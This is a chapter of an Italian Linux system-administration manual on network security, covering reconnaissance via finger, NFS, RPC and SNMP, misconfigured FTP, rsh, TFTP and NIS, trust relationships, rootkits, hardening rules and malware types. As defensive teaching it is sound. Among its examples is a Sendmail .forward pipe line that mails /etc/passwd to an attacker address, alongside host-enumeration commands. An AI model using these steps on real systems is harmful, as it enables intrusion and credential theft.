Capitolo 43 Sicurezza e controllo

43.1 Introduzione ai problemi di sicurezza con la rete

Quando un sistema è collegato a una rete pubblica per la maggior parte del tempo, è soggetto ad aggressioni di ogni tipo. Chi amministra sistemi del genere ha il suo bel da fare a cercare di impedire l'accesso da parte di estranei non autorizzati, anche se spesso si ignora candidamente il problema.

Il problema della sicurezza dei sistemi in rete non ha una soluzione definitiva, ma solo delle regole indicative. Alle volte è sufficiente ignorare una carenza della versione particolare di un servizio che funziona presso un elaboratore, per lasciare una botola aperta a disposizione di qualcuno che ne conosce il trucco.

43.1.1 Problemi legali

Nel momento in cui si piazza in rete un proprio elaboratore, rendendolo accessibile al pubblico, si assumono delle responsabilità. In particolare, a proposito del problema della sicurezza, altri sistemi potrebbero risultare danneggiati da un attacco condotto con successo ai danni del proprio. Quindi, la cosa non può essere ignorata, anche quando per se stessi potrebbe non essere importante.

Quando un sistema viene attaccato e l'aggressore riesce nel suo intento, non si può dire a cosa gli può servire, ma si possono immaginare quante cose terribili potrebbero essere ottenute a nome di quell'elaboratore e quindi del suo amministratore. Giusto a titolo di esempio, si può considerare che questo potrebbe servire: a inviare messaggi non desiderabili (*spam*); a ottenere accesso alle informazioni contenute nell'elaboratore; a modificarle per qualche fine; ad annusare la rete circostante alla ricerca di informazioni utili ad accedere agli elaboratori che si trovano in prossimità di quello già compromesso; oppure, più in generale, a coprire altre azioni di attacco verso sistemi estranei, usando il primo come copertura.

Con questo scenario, si comprende che la cosa più grave che deriva da un sistema compromesso è il rischio per il suo amministratore di essere coinvolto nell'attività illegale di qualcun altro. Pertanto, quando ci si dovesse accorgere di questo, se possibile, sarebbe opportuno staccare fisicamente tale elaboratore dalla rete, avvisare le altre persone coinvolte nell'amministrazione degli elaboratori della stessa rete locale (o che comunque hanno una qualche relazione con quello compromesso), tenere traccia in un registro fisico dell'accaduto e delle misure prese come conseguenza.

La necessità di annotare l'accaduto e le operazioni compiute deriva dalla possibilità di essere coinvolti in un procedimento giudiziario da parte di chi dovesse essere stato danneggiato dall'attività di questo ignoto.

Nello stesso modo in cui si può essere accusati ingiustamente di attività criminali compiute da altri, si rischia di accusare degli innocenti quando si cerca di determinare l'origine di un attacco. È importante tenere conto che se il sistema è stato compromesso, anche i file delle registrazioni possono esserlo, comunque, l'attacco potrebbe essere giunto attraverso un sistema già compromesso in precedenza, all'insaputa del suo amministratore.

43.1.2 Informazioni: la prima debolezza

I servizi offerti da un sistema connesso in rete offrono delle informazioni necessarie a compiere tali servizi. Queste informazioni sono la base di partenza di qualunque possibile attacco. Per comprendere l'importanza di ciò, occorre tentare di ragionare nello stesso modo dell'ipotetico aggressore.

La conseguenza normale della presa di coscienza di questo lato del problema è la tendenza alla riduzione dei servizi, in modo da limitare le notizie disponibili all'esterno.

Gli esempi che vengono mostrati, possono essere usati tranquillamente contro macchine di cui si ha l'amministrazione (e quindi la responsabilità). Se però si tenta di scoprire le debolezze di qualche altro sistema, anche se si crede di agire in buona fede, questo comportamento può essere individuato e considerato un tentativo di attacco reale.

43.1.2.1 Finger

Il protocollo Finger è la fonte primaria di informazioni per chi vuole tentare un attacco a un sistema, per cui va valutata la possibilità di escludere tale servizio dalla rete (il demone '**fingerd**'). Finger permette di conoscere chi è connesso al sistema e cosa sta facendo.

```
bruto@krampus:~$ finger @vittima.brot.dg [Invio]

 [vittima.brot.dg]

 Welcome to Linux version 2.0.35 at vittima.brot.dg !

  12:07pm  up  4:22, 1 users,  load average: 0.00, 0.00, 0.00

 Login    Name   Tty  Idle  Login Time   Office  Office Phone
 daniele         *6   4:21  Sep 30 07:45
```

Già questo permette di sapere il tipo di kernel utilizzato e le informazioni *uptime* (evidentemente l'elaboratore della vittima ha avviato il demone '**fingerd**' con l'opzione '**-w**'). Inoltre, in questo caso appare un solo utente connesso che sta svolgendo un lavoro con un programma da ben 4 ore e 21 minuti, senza osservare il sistema in alcun modo.

L'informazione sull'utilizzo del sistema è importante per l'aggressore, il quale può determinare quando agire in modo da non essere scoperto.

L'aggressore potrebbe poi tentare un'interrogazione dell'elenco degli utenti, utilizzando l'esperienza delle consuetudini comuni. Così facendo potrebbe scoprire un utente di sistema mal configurato, per esempio '**nobody**', oppure un utente di prova lasciato lì, o comunque un'utenza inutilizzata per qualche motivo.

```
bruto@krampus:~$ finger root@vittima.brot.dg [Invio]

 Login: root                             Name: root
 Directory: /root                        Shell: /bin/bash
 Last login Thu Sep 30 8:34 (CEST) on ttyp1
        from dinkel.brot.dg.1.168.192.in-addr.arpa
 …
```

Tanto per cominciare, in questo esempio si vede che l'utente '**root**' può accedere da un elaboratore della rete locale, riconoscendone così la presenza e il nome: *dinkel.brot.dg*.

```
bruto@krampus:~$ finger nobody@vittima.brot.dg [Invio]

 Login: nobody                           Name: Nobody
 Directory: /tmp                         Shell: /bin/sh
 Never logged in.
 …
```

In questo caso, si nota che l'utente '**nobody**' è stato configurato male. infatti, la directory personale di questo utente di sistema, dal momento che esiste una shell presumibilmente valida, non può essere '`/tmp/`'. Chiunque possa avere accesso a tale directory, cioè ogni

utente, potrebbe inserirvi dei file di configurazione allo scopo di abilitare una connessione esterna senza la richiesta di una parola d'ordine (viene descritto più avanti l'uso possibile di file come '`.rhosts`' e '`.shosts`').

```
bruto@krampus:~$ finger pippo@vittima.brot.dg [Invio]

  Login: pippo                            Name: (null)
  Directory: /home/pippo                  Shell: /bin/bash
  Last login Thu Jan 1 10:18 (CET) on tty2
```

La scoperta di un utente che non accede da molto tempo, permette all'aggressore di concentrare la sua attenzione su tale utenza per tentare di impadronirsene. Di solito si tratta di utenti creati solo per fare qualche prova ('**`pippo`**', '**`prova`**', '**`guest`**', '**`backdoor`**', ecc.), lasciati lì e dimenticati. Niente di meglio quindi, considerato che spesso questi hanno delle parole d'ordine banali e individuabili facilmente.

43.1.2.2 NFS

La condivisione del file system attraverso il protocollo NFS può essere verificata facilmente attraverso un comando come '**`showmount`**'. La conoscenza delle porzioni condivise del file system aggiunge un tassello in più alle informazioni che può raccogliere l'ipotetico aggressore.

```
bruto@krampus:~$ /usr/sbin/showmount -e vittima.brot.dg [Invio]

  Export list for vittima.brot.dg:
  /         *.brot.dg,*.mehl.dg,*.plip.dg
  /tftpboot *.brot.dg,*.mehl.dg,*.plip.dg
  /home     *.brot.dg,*.mehl.dg,*.plip.dg
  /mnt      *.brot.dg,*.mehl.dg,*.plip.dg
  /opt      *.brot.dg,*.mehl.dg,*.plip.dg
  /usr      *.brot.dg,*.mehl.dg,*.plip.dg
```

Per quanto riguarda questo servizio, l'amministratore di *vittima.brot.dg* è stato abbastanza accurato, tranne per il fatto di avere concesso l'esportazione della directory radice per intero. Il fatto di avere limitato l'accessibilità a domini determinati (presumibilmente componenti la rete locale su cui è inserito tale elaboratore) non è una garanzia sufficiente. Chi dovesse riuscire a ottenere un accesso presso una macchina di questa rete, potrebbe sfruttare l'occasione.

È importante ribadire la pericolosità dell'esportazione di una directory radice. Se un ipotetico aggressore dovesse conoscere un difetto del servente NFS che gli potesse permettere di accedere, anche se formalmente non ne risulta autorizzato, il danno sarebbe enorme.

Si osservi l'esportazione della directory '`/home/`'; di sicuro viene concessa anche la scrittura. Se l'ipotetico aggressore fosse in grado di innestare questa directory nel suo sistema, gli sarebbe facile inserire file di configurazione come '`.rhosts`' ('**`rsh`**') e '`.shosts`' ('**`ssh`**'), per autorizzarsi l'accesso in qualità di quell'utente (anche senza l'utilizzo di alcuna parola d'ordine).

Da quanto affermato, è importante osservare che sarebbe meglio esportare directory in lettura e scrittura solo a nodi clienti indicati in modo preciso, evitando di consentire l'accesso in questo modo a tutta una rete o sottorete. In tutti gli altri casi, dove possibile, sarebbe meglio esportare solo in lettura.

43.1.2.3 Servizi RPC

Un'altra fonte di informazioni molto importante è data dai servizi RPC, attraverso il Portmapper. Basta usare '**`rpcinfo`**' per sapere quali servizi RPC sono offerti da un certo servente. Si osservi l'esempio seguente:

```
bruto@krampus:~$ rpcinfo -p vittima.brot.dg [Invio]

   program vers proto   port
    100000    2   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
    100005    1   udp    635  mountd
    100005    2   udp    635  mountd
    100005    1   tcp    635  mountd
    100005    2   tcp    635  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
```

In questo caso non c'è molto da sfruttare. In pratica è disponibile solo il servizio NFS. Però, in altre situazioni si può scoprire la presenza di NIS (YP) o di altri servizi più insidiosi.

43.1.2.4 SNMP

Il protocollo SNMP (*Simple network management protocol*, capitolo 36.11) ha lo scopo di consentire il controllo di apparecchiature raggiungibili attraverso la rete, fornendo un modo per pubblicare delle informazioni che in parte possono anche essere rese modificabili. Molte apparecchiature che si collegano alla rete offrono questo servizio, comportandosi come «agenti SNMP». Il problema sta nel fatto che, di norma, l'accesso al servizio avviene attraverso la comunità predefinita '**`public`**', ma, peggio ancora, le informazioni pubblicate potrebbero contenere i dati necessari ad accedere per modificarne la configurazione (di solito attraverso un servente HTTP integrato).

Pertanto, ogni volta che si inserisce un componente di rete, occorre sospettare la presenza del servizio SNMP, anche se questo non serve per i propri scopi, provvedendo eventualmente a cambiare il nome della comunità per l'accesso senza autenticazione.

43.1.2.5 Indirizzo fisico

Ci sono situazioni in cui il proprio traffico di rete contiene l'informazione dell'indirizzo fisico dell'interfaccia di rete utilizzata. Questo indirizzo fisico è composto normalmente da sei ottetti, per un totale di 48 bit. Generalmente questo indirizzo fisico è univoco, nel senso che non possono esistere due interfacce di rete con lo stesso numero, ma ciò consentirebbe di tracciare la posizione di un certo elaboratore, ovvero della persona che lo utilizza.

Se per qualche motivo è necessario celare questa informazione o cambiarla comunque per altri fini, con i sistemi GNU/Linux è possibile intervenire attraverso '**`ifconfig`**', nel modo seguente, dove si presume di dover modificare l'indirizzo della prima interfaccia di rete Ethernet:

```
# ifconfig eth0 down hw ether 00:00:00:00:00:01 [Invio]

# ifconfig eth0 up [Invio]
```

Logicamente, solo dopo questo cambiamento è possibile attribuire indirizzi di rete all'interfaccia.

C'è comunque un'osservazione da fare: nella stessa rete fisica non ci possono essere in funzione due interfacce che si presentano con lo stesso indirizzo fisico, perché altrimenti si creerebbe un blocco del funzionamento della rete stessa.

43.1.3 Errori comuni di configurazione

Gli errori di configurazione dei servizi sono il metodo più comune attraverso cui si consente l'aggressione del proprio sistema. In questo caso, non ci sono sistemi sicuri che tengano, a meno che il servizio stesso sia stato predisposto per impedire delle «castronerie».

43.1.3.1 FTP anonimo

Il servizio FTP anonimo si basa sulla definizione di un utente di sistema, '**`ftp`**', e della relativa directory personale (*home*), '`~ftp/`'. L'utente che accede in modo normale vede un file system ridotto, dove la radice corrisponde alla directory '`~ftp/`'.

All'interno di questo piccolo mondo ci sono solitamente dei programmi di servizio, delle librerie e dei file di configurazione, tra cui

in particolare anche il file '`~ftp/etc/passwd`'. Questo file **non deve** essere la copia di '`/etc/passwd`', altrimenti si rischierebbe di mettere in condizione l'utente anonimo di leggere le parole d'ordine cifrate: un aggressore sarebbe in grado di scoprire le parole d'ordine reali degli utenti. A dire il vero, questa directory '`~ftp/etc/`' dovrebbe impedire la lettura del suo contenuto (0111_8), ma ciò serve solo a non fare conoscere quali file sono contenuti, mentre tutti sanno che ci dovrebbe essere il file '`~ftp/etc/passwd`'.

Inoltre, il fatto di lasciare il permesso di scrittura alla directory '`~ftp/`' può essere altrettanto insidioso. Un utente anonimo potrebbe mettere lì un file '`.forward`' creato appositamente per i suoi scopi. Nell'esempio seguente si spiega, sul piano teorico, in che modo un aggressore potrebbe riuscire a farsi spedire via posta elettronica il contenuto del file '`/etc/passwd`' reale del sistema.[1]

1. L'aggressore potrebbe creare un file per il *forward* (il proseguimento dei messaggi) contenente un comando, cosa consentita da Sendmail. In pratica, si potrebbe trattare del contenuto seguente:

```
"|/bin/mail bruto@krampus.mehl.dg < /etc/passwd"
```

   Come si vede, si tratta di un condotto con cui si avvia '**`mail`**' per inviare il file '`/etc/passwd`' all'indirizzo *bruto@krampus.mehl.dg*.
2. Questo file dovrebbe essere inviato nella directory principale del servizio FTP della vittima, nominandolo '`.forward`', nell'ipotesi che quella directory risulti scrivibile.
3. Da quel momento, è sufficiente inviare un messaggio di posta elettronica qualunque all'indirizzo *ftp@vittima.brot.dg* perché *bruto@krampus.mehl.dg* riceva quel file delle parole d'ordine.

In questo caso, è molto probabile che per l'aggressore non sia poi tanto facile cancellare le tracce lasciate (cosa senza dubbio positiva). Tuttavia questa è la dimostrazione di cosa può fare una configurazione errata di tale servizio.

43.1.3.2 Accesso remoto

Il servizio offerto dai demoni '**`rlogind`**' e '**`rshd`**' è pericoloso per la sua sola presenza, in quanto un aggressore potrebbe utilizzare un difetto in un altro servizio per configurare con successo un proprio accesso utilizzando un utente già esistente. Oltre a questo, una configurazione errata potrebbe consentire un accesso indiscriminato.

La configurazione avviene attraverso due file possibili: '`/etc/hosts.equiv`' e '`~/.rhosts`' (il secondo deve risiedere nella directory personale degli utenti che ne vogliono usufruire).

Finché in questi file appaiono solo nomi di nodi a cui viene concesso di accedere, i pericoli sono limitati (si fa per dire): ogni utente accede al servente **senza l'indicazione della parola d'ordine**, ma è almeno costretto a utilizzare lo stesso nominativo-utente. Se però si aggiungono anche i nomi di utenti che possono accedere dall'esterno, se questo viene fatto nel file '`/etc/hosts.equiv`', si concede loro di assumere la personalità di qualunque altro utente di quel sistema, eccetto (normalmente) l'utente '**`root`**'.

```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Se quello che si vede è il contenuto del file '`/etc/hosts.equiv`', gli utenti '**`tizio`**' e '**`caio`**' del cliente *dinkel.brot.dg* possono accedere come gli pare.

```
tizio@dinkel:~$ rsh -l pippo vittima.brot.dg … [Invio]
```

L'esempio mostra l'utente '**`tizio`**' che accede all'elaboratore *vittima.brot.dg*, utilizzando lì il nominativo-utente '**`pippo`**', senza dover indicare alcuna parola d'ordine.

Questi file non prevedono l'indicazione di commenti. Se viene utilizzato il simbolo '`#`', può sembrare che questo funzioni regolarmente come un commento, però, se a un aggressore fosse possibile introdurre nel sistema DNS un nodo denominato proprio «#», facendo in modo che corrisponda a un suo indirizzo IP di comodo, ecco che quel commento servirebbe solo ad aggiungere un nuovo accesso senza parola d'ordine.

43.1.4 Servizi e programmi pericolosi per loro natura

Alcuni servizi e alcuni programmi sono pericolosi per loro natura. Se devono essere utilizzati è necessario che ciò avvenga su macchine di una rete locale ben protetta dalla rete esterna.

43.1.4.1 Trivial FTP

Il protocollo TFTP viene usato tipicamente per consentire ai sistemi senza disco (*diskless*) di avviarsi. Per questo, normalmente, viene permesso l'accesso alla directory '`tftpboot/`' nel servente (di solito si tratta precisamente di '`/var/lib/tftpboot/`'), all'interno della quale si articolano i dati che servono a ogni cliente per l'avvio.

L'organizzazione del sistema di avvio attraverso il protocollo TFTP deve essere accurata, in modo da non pubblicare dati che possano prestarsi per un uso improprio. Va prestata attenzione particolare al percorso che risulta essere pubblicato dal servente TFTP: quello che segue è un estratto del file '`/etc/inetd.conf`' con una configurazione gravemente errata.

```
…
tftp  dgram  udp  wait  root  /usr/sbin/in.tftpd  /usr/sbin/in.tftpd  /
…
```

In questo caso, il demone '**`in.tftpd`**' pubblica il contenuto complessivo del file system, partendo dalla radice, con i privilegi dell'utente '**`root`**'. In tal modo, diventa accessibile qualunque file, per quanto riservato o protetto sia.

Evidentemente, la configurazione del servizio TFTP deve essere tale da consentire un accesso limitato a un ramo ben controllabile, come nell'esempio seguente:

```
…
tftp dgram udp wait root /usr/sbin/in.tftpd /usr/sbin/in.tftpd -s /var/lib/tftpboot
…
```

In questo caso, con l'opzione appropriata, si fa in modo che il demone '**`in.tftpd`**' consenta l'accesso al solo ramo '`/var/lib/tftpboot/`', eseguendo anche una funzione ***chroot()***, cosa che rende completamente inaccessibile qualunque altra parte del file system.

43.1.4.2 NIS

La presenza di un servizio NIS viene scoperta facilmente attraverso un'interrogazione RPC, con il comando '**`rpcinfo -p`**'. L'unica «difesa» che ha il servizio NIS è quella di utilizzare un dominio NIS non intuibile; diversamente, chiunque ne sia a conoscenza può utilizzare il servizio.

Generalmente, il NIS utilizzato con i sistemi GNU, include il TCP wrapper, riconoscendo così i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', cosa che dovrebbe limitare tale problema di accessibilità. Tuttavia, non bisogna dimenticare che i pericoli si corrono anche all'interno della propria rete locale, quella per la quale si concede normalmente l'utilizzo del servizio.

A parte queste considerazioni, il tipo di NIS che si utilizza normalmente fa viaggiare nella rete tutte le informazioni che amministra, comprese le parole d'ordine cifrate degli utenti. Un aggressore che avesse modo di analizzare la rete su cui viaggiano questi dati, potrebbe trarne vantaggio.

Un'altra cosa da considerare è che le informazioni amministrate dal NIS vengono collocate nella directory '`/var/yp/`***dominio_nis***`/`'. Se un aggressore dovesse riuscire a leggere tali directory, verrebbe immediatamente a conoscenza del nome del dominio NIS; poi, analizzando il contenuto dei vari file, potrebbe estrarre tutte le informazioni che gli servono sugli utenti. Quello che si vuole esprimere

con questo è che non deve sfuggire l'esportazione della directory '`/var/`' attraverso il servizio NFS, perché sarebbe come esportare la directory '`/etc/`' stessa.

43.1.4.3 X

Il sistema grafico X è in grado di connettere i dispositivi che compongono la stazione grafica (tastiera, mouse e schermo) attraverso la rete. Questo si traduce nella possibilità per gli utenti di avviare un programma in un elaboratore diverso dal proprio e di gestirne il funzionamento attraverso il proprio schermo grafico. Evidentemente, questo significa che vengono fatte viaggiare attraverso la rete informazioni potenzialmente delicate, esattamente come se si usasse una shell remota non cifrata.

In generale, sarebbe utile impedire qualunque interazione tra gli elaboratori per ciò che riguarda X. Inoltre, bisognerebbe vietarne l'utilizzo incontrollato, impedendo il transito di questo protocollo attraverso i router.[2]

43.1.4.4 Sendmail

Sendmail è considerato generalmente un servente SMTP fragile dal punto di vista della sicurezza. Sendmail è stato progettato originalmente con una filosofia di massima prestazione e configurabilità, trascurando aspetti della sicurezza che si sono presentati con il tempo.

Uno dei maggiori problemi di Sendmail è legato alla possibilità di avere un destinatario rappresentato da un file o da un condotto. Questo può essere utile nel file '`/etc/aliases`' o nel file '`~/.forward`' di ogni utente, per creare un archivio di messaggi, per gestire una lista di posta elettronica, o per filtrare i messaggi attraverso programmi specifici. Ma così il file '`~/.forward`' potrebbe essere sfruttato da parte di un aggressore che sia in grado di crearlo o di accedervi in scrittura nella directory di un utente: inviando un messaggio all'indirizzo di quell'utente potrebbe ottenere l'avvio di un comando definito in un condotto.

In passato, si sono evidenziate diverse tecniche che sfruttavano questo meccanismo, magari semplicemente mettendo dei comandi al posto dei destinatari dei messaggi. Attualmente questi problemi sono conosciuti e le versioni più recenti di Sendmail non dovrebbero consentire più questi trucchi, ma in generale Sendmail è classificabile come un programma potenzialmente pericoloso.

A quanto affermato si aggiunga l'estrema difficoltà nella sua configurazione, cosa che costringe generalmente a mantenere ciò che è stato definito da altri. Un errore in questa configurazione, fatto da chiunque, potrebbe permette a qualcuno di sfruttare Sendmail per scopi indesiderabili, al limite solo per la diffusione di *spam*.

43.1.5 Fiducia e interdipendenza tra i sistemi

Lo studio sui problemi di sicurezza riferiti a un nodo particolare, non può limitarsi all'ambito di quell'elaboratore; deve includere anche l'ambiente circostante, ovvero gli altri elaboratori dai quali può dipendere per determinati servizi, oppure dai quali può accettare accessi senza autenticazione.

L'aggressione a uno di questi sistemi pregiudica conseguentemente tutti quelli che ne dipendono.

43.1.5.1 Fiducia incondizionata

Si può parlare di «fiducia incondizionata» quando si concede ad altri elaboratori l'accesso, o l'utilizzo di determinati servizi, senza alcuna forma di controllo che non sia la pura determinazione del nome di questi (il nome a dominio) o del numero IP, mentre in condizioni normali sarebbe necessaria almeno l'indicazione di una parola d'ordine.

Il caso limite di fiducia incondizionata è dato dalla configurazione dei servizi di accesso remoto tramite '**`rlogin`**' o '**`rsh`**', in modo tale da non richiedere alcuna parola d'ordine. Nello stesso modo va visto il servizio NFS e la concentrazione amministrativa del NIS.

Quando la fiducia si basa sul semplice riconoscimento del nome del cliente, il punto debole di questo rapporto sta nella gestione dei servizi che si occupano di risolvere questi nomi in indirizzi IP: DNS o NIS. L'aggressore che dovesse essere in grado di prendere il controllo dei sistemi che si occupano di questi servizi, avrebbe la possibilità di modificarli per i suoi scopi. La cosa diventa ancora più grave quando la gestione di questi servizi (DNS) è esterna all'ambiente controllato dall'amministratore che utilizza tale sistema di fiducia.

Eventualmente, i rapporti di fiducia possono essere basati, piuttosto che sui nomi, sugli indirizzi IP. Ciò servirebbe a ridurre i rischi, ma non a sufficienza: se il transito (il *routing*) non è completamente sotto controllo, qualcuno potrebbe dirottare gli instradamenti a proprio vantaggio.

43.1.5.2 Chiavi di identificazione

Per ridurre i rischi dovuti all'uso della fiducia incondizionata, si possono proteggere alcuni servizi attraverso chiavi di riconoscimento (come nel caso dei protocolli SSL/TLS e SSH), con cui il servente può identificare il cliente, mentre lo stesso cliente può verificare che il servente sia effettivamente la macchina che si intende contattare.

Il meccanismo si basa sulla definizione di una coppia di chiavi: la ***chiave privata*** e la ***chiave pubblica***. L'elaboratore «A» crea una coppia di chiavi che vengono usate in seguito per certificare la propria identità: la chiave privata non viene divulgata e serve per generare di volta in volta la prova della propria identità, la chiave pubblica viene fornita a tutti gli altri elaboratori che hanno la necessità di verificare l'identità di «A». Quando due elaboratori vogliono potersi identificare a vicenda, entrambi devono essersi scambiati la chiave pubblica rispettiva (sezione 44.1).

43.1.5.3 Cifratura delle comunicazioni

Quando esiste un reticolo di fiducia reciproca tra diversi nodi, anche se questi possono avere un sistema sicuro di identificazione, resta il problema del transito dei dati lungo la rete, i quali potrebbero essere intercettati da un aggressore. Infatti, non bisogna trascurare la possibilità che qualcuno riesca a introdursi fisicamente nella rete locale (anche se apparentemente sicura), introducendo un piccolo elaboratore, nascosto opportunamente, con lo scopo di registrare tutte le transazioni, da cui trarre poi informazioni importanti (quali per esempio le parole d'ordine utilizzate per l'accesso remoto).

A questo si può porre rimedio solo con un buon sistema di cifratura, come avviene attraverso il protocollo SSH. Tuttavia, il problema rimane per tutti quei servizi per i quali non è prevista tale possibilità.

43.1.6 Backdoor: cosa ci si può attendere da un sistema compromesso

Le porte posteriori, o le botole, o *backdoor*, sono delle anomalie «naturali», o create ad arte, per permettere a qualcuno di accedere o utilizzare servizi in modo riservato. In pratica, è l'equivalente di un passaggio segreto, sconosciuto al proprietario del castello, attraverso il quale altri possono entrare quando vogliono senza essere notati.

Un aggressore che sia riuscito ad accedere in qualche modo a un sistema, potrebbe prendersi la briga di consolidare la posizione raggiunta ritoccando la configurazione o sostituendo gli eseguibili di alcuni servizi, allo scopo di garantirsi un accesso privilegiato, possibilmente invisibile attraverso i mezzi normali.

Attraverso Internet è possibile procurarsi pacchetti di programmi modificati ad arte per ottenere tali scopi, noti normalmente con il nome *rootkit*. Quindi, il problema è più serio di quanto si possa immaginare a prima vista.

43.1.7 Regole dettate dal buon senso


La soluzione assoluta che garantisca la sicurezza dei sistemi connessi in rete non esiste. Tuttavia si possono tenere a mente alcune regole elementari, dettate dal buon senso. L'elenco di suggerimenti che appare di seguito è ispirato in modo particolare da *Improving the Security of your site by breaking into it* di Dan Farmer e Wietse Venema.

- Le reti locali vanno organizzate almeno a due livelli, isolando la porzione esposta all'esterno (DMZ) da quella interna.
- Sarebbe bene escludere il servizio Finger. Se ciò non fosse possibile, sarebbe almeno il caso di utilizzarne una versione modificata che non fornisca informazioni troppo delicate come la directory personale e l'origine dell'ultimo accesso.
- Non va usato il NIS, a meno che ciò sia necessario.
- Se viene attivato il servizio NFS, non devono essere esportate directory in modo incondizionato a qualunque nodo (attualmente, i serventi NFS nei sistemi GNU/Linux non lo consentono in ogni caso). Inoltre, è bene cercare almeno di limitare l'esportazione alla sola lettura.

Non si deve esportare assolutamente la directory radice.

- Evitare di fornire servizi attraverso programmi ben conosciuti per i loro problemi di sicurezza. Sendmail è un esempio tipico di un tale programma così pericoloso.
- Occorre porre un'attenzione particolare alla protezione dei serventi che offrono servizi delicati come DNS, NFS, NIS e altro. Su queste macchine sarebbe opportuno fossero ammessi ad accedere solo utenti che hanno un ruolo amministrativo.
- È necessario esaminare attentamente i servizi offerti, spesso in modo predefinito, attraverso l'analisi del file '`/etc/inetd.conf`', l'interrogazione delle RPC (il Portmapper) e l'elenco dei processi (in quanto alcuni servizi potrebbero essere indipendenti sia dal supervisore dei servizi di rete che dal sistema delle RPC). È importante che siano attivi solo i servizi necessari.
- Quando possibile è opportuno utilizzare l'avvio dei servizi attraverso il controllo del supervisore dei servizi di rete e del TCP wrapper. Eventualmente può essere utile il monitorarne le richieste di servizi non forniti, attraverso l'ausilio del TCP wrapper (questo particolare viene chiarito nella sezione 43.4).
- Ridurre o eliminare del tutto la «fiducia» basata esclusivamente sul nome del cliente.
- Utilizzare parole d'ordine oscurate e un comando '**`passwd`**' che non consenta l'utilizzo di parole d'ordine troppo semplici (generalmente è già così nella maggior parte delle distribuzioni GNU/Linux).
- Fare a meno di gestire gruppi di lavoro abbinati a parole d'ordine: una parola d'ordine di gruppo è un segreto senza valore.
- Disabilitare gli utenti di sistema ('**`bin`**', '**`daemon`**', ecc.); disabilitare o eliminare gli utenti comuni che non abbiano utilizzato il sistema da tanto tempo (una gestione corretta delle parole d'ordine oscurate può automatizzare questo meccanismo.
- Leggere la documentazione disponibile riferita al problema della sicurezza e tenersi aggiornati il più possibile, anche iscrivendosi ai gruppi di discussione che trattano l'argomento.
- Installare gli aggiornamenti riferiti alla sicurezza il più presto possibile.
- Scandire regolarmente il file system alla ricerca di alterazioni nei file. Per questo si utilizzano programmi come AIDE.

Figura 43.11. Separazione tra la rete interna da proteggere e la zona demilitarizzata (DMZ).



43.2 Virus, vermi e cavalli di Troia

Nello studio dei problemi di sicurezza legati all'uso di strumenti informatici, non vanno trascurati i virus e il software modificato ad arte per arrecare qualche tipo di danno. Di per sé, non è molto importante classificare il software nocivo, se non per il fatto che questo permette di avere una visione un po' più chiara del problema. In generale si distinguono due tipi fondamentali: i ***virus*** e i ***cavalli di Troia***. Eventualmente si considerano anche i ***vermi***, come sottogruppo particolare dei virus.

Il virus è un pezzo di codice in grado di riprodursi nel sistema, attaccandosi ai programmi già esistenti, agli script, sostituendosi al settore di avvio di un disco o di una partizione, inserendosi all'interno di file di dati che prevedono la presenza di macroistruzioni. Naturalmente, un virus non è necessariamente in grado di fare tutto questo simultaneamente: dipende da chi lo realizza il modo in cui può riuscire a riprodursi.

Un cavallo di Troia, o troiano (*trojan*), è un programma che di per sé svolgerebbe una funzione più o meno utile, nascondendo però una parte di codice indesiderabile. Il classico cavallo di Troia è un gioco, che mentre viene utilizzato fa anche qualcosa di diverso, come cancellare dei file, oppure spedire all'esterno informazioni sulla configurazione del proprio sistema. Un cavallo di Troia potrebbe essere anche un programma normale che sia stato infettato ad arte con un virus, allo scopo di diffondere il virus stesso.

Il verme è un sottoinsieme specifico dei virus, il cui intento principale è quello di diffondersi attraverso la rete. Generalmente, anche se non sempre, il verme si cancella una volta che è riuscito a copiarsi all'esterno.

Si comprende facilmente il senso di un cavallo di Troia. Come sempre vale la solita raccomandazione: «non accettare nulla -- caramelle o qualunque altra cosa -- dagli estranei». Infatti, una caramella può essere avvelenata, un oggetto appuntito potrebbe essere stato infettato con qualche sostanza,[3] così come un programma può essere stato alterato ad arte. Purtroppo, spesso non ci sono alternative alla «fiducia», soprattutto quando il programma in questione è accessibile solo in forma di eseguibile senza sorgente.

Ad aggravare il problema, le normative di vari paesi vietano espressamente la decompilazione, cioè lo studio dei programmi a partire dalla loro forma eseguibile, cosa che rende difficile una verifica a seguito dell'insorgere di un qualche sospetto. L'unica possibilità per salvaguardarsi di fronte a questo problema è l'uso di programmi provvisti di sorgente, verificati e compilati personalmente.[4] Evidentemente non si tratta di una soluzione accessibile a tutti, sia per le capacità necessarie, sia per il tempo che ciò richiede. Purtroppo, però, resta l'unica, se si vuole escludere la fiducia.

La fiducia, ammesso che ci sia, non basta, perché occorre verificare che il tale programma non sia stato manomesso da una persona differente da quella di cui ci si fida. Infatti, un programma normale

potrebbe diventare un cavallo di Troia contenente un virus, o comunque contenere qualcosa di aggiunto per qualche fine. Questa verifica può essere fatta attraverso l'uso di una firma digitale (si veda a questo proposito la sezione 44.1).

Una volta compreso il pericolo legato ai programmi, si può credere di avere risolto il problema se si evita di installarne di nuovi. Tuttavia, un «programma» può essere inserito anche all'interno di file di dati, nel momento in cui questo può diventare uno script o un insieme di macroistruzioni di qualche tipo.

È nota l'esistenza di virus «macro», costituiti da macroistruzioni contenute in documenti di programmi di scrittura o in fogli elettronici. Nello stesso modo non è da escludere la possibilità di acquisire un documento TeX o anche PostScript e PDF, contenente istruzioni che possono arrecare dei danni nel momento della composizione, della visualizzazione o della stampa.

Sotto questo aspetto, i problemi maggiori si avvertono quando i programmi di questo tipo possono essere inseriti in documenti a cui si accede attraverso la rete. Per esempio, una pagina HTML potrebbe incorporare o richiamare un programma JavaScript,[5] o peggio un'applicazione Java o SWF (Flash). In questa situazione, solo il programma di navigazione può impedire che venga fatto qualcosa di dannoso, ammesso che possa essere in grado di farlo. Generalmente, l'unica alternativa è impedire l'esecuzione di script e programmi esterni, accettando tutte le conseguenze che ciò comporta, dato che in questo modo diventa impossibile accedere ad alcuni servizi.

